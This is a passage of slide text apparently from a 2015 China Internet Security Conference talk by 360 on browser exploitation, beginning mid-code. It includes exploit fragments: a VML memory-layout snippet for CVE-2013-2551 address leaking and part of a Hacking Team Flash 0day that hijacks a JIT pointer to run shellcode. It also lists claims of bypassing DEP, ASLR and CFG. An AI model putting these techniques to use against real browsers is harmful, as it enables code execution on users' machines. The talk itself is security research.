            LYWwf8jtzE5hwHx3im = LYWwf8jtzE5hwHx3im + 1;  
        }  
        ASzx5hwHx3imLYWwf8jtzE = ASzx5hwHx3imLYWwf8jtzE + 1;  
    }  
    if (ExternalInterface.available)  
    {  
        ExternalInterface.call("puIHa3", this.org);  
        ExternalInterface.call("puIHa3", this.org);  
    }  
}
```

CVE-2013-2551-LEAK_ADDRESS

```
</script>
</head>
<body onload="setInterval('main()',1000)">
<style>v\: * { behavior:url(#default#VML); display:inline-block }</style>
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v" />

    <v:shape
strokecolor="red" fillcolor="red"
style="top:20;left:20;width:30;height:30;rotation:expression;"
path="m 1,1 l 1,200,200,200, 200,1 x e">
<v:stroke id='voabbc' dashstyle='2 2 2 2 2 2 2 2' />
</v:shape>

<v:shape
strokecolor="red" fillcolor="red"
style="top:20;left:20;width:30;height:30;rotation:expression;"
path="m 1,1 l 1,200,200,200, 200,1 x e">
<v:stroke id='vml1' dashstyle='2 2 2 2 2 2 2 2' />
</v:shape>
```


江湖一招鲜-CVE-2014-6332

System: Win95-Win10

Browser: ie3~ie11

数组越界访问



全浏览器&全系统&防护全绕过

Hacking Team :Flash 0day&Font 0day

```
_vLen:int,  
_magic:uint = 0x123456;  
  
I  
  
// declare dummy victim function  
var payAddr:uint = GetAddr(Payload);  
payAddr = Get(Get(payAddr + 0x1c) + 8) + 4;  
var old:uint = Get(payAddr);  
  
// replace JIT pointer by &_x86[0]  
Set(payAddr, xAddr);  
  
// call x86 payload  
var res = Payload.call(null);  
Log("CreateProcessA() returns " + res + (res == 0 ? " (in sandbox)" : ""));  
  
// restore old pointer  
Set(payAddr, old);  
}  
catch (e:Error)  
{  
    Log("Exec() " + e.toString());  
}
```

X32/X64

DEP

EPM&CFG

超级炸弹

ASLR

IE/FireFox/Chrome

Windows/Mac OS/Linux



数据驱动安全

2015 中国互联网安全大会
China Internet Security Conference

IE已死，有事烧纸





Mark Schmidt @MarkSchmidty

8h

BIG NEWS!! All versions of Flash are blocked by default in Firefox as of now.

[addons.mozilla.org/en-US/firefox/...](https://addons.mozilla.org/en-US/firefox/) #tech
#infosec pic.twitter.com/VRws3L0CBW



浏览器的重生





中国互联网安全大会



360互联网安全中心

谢谢大家&QA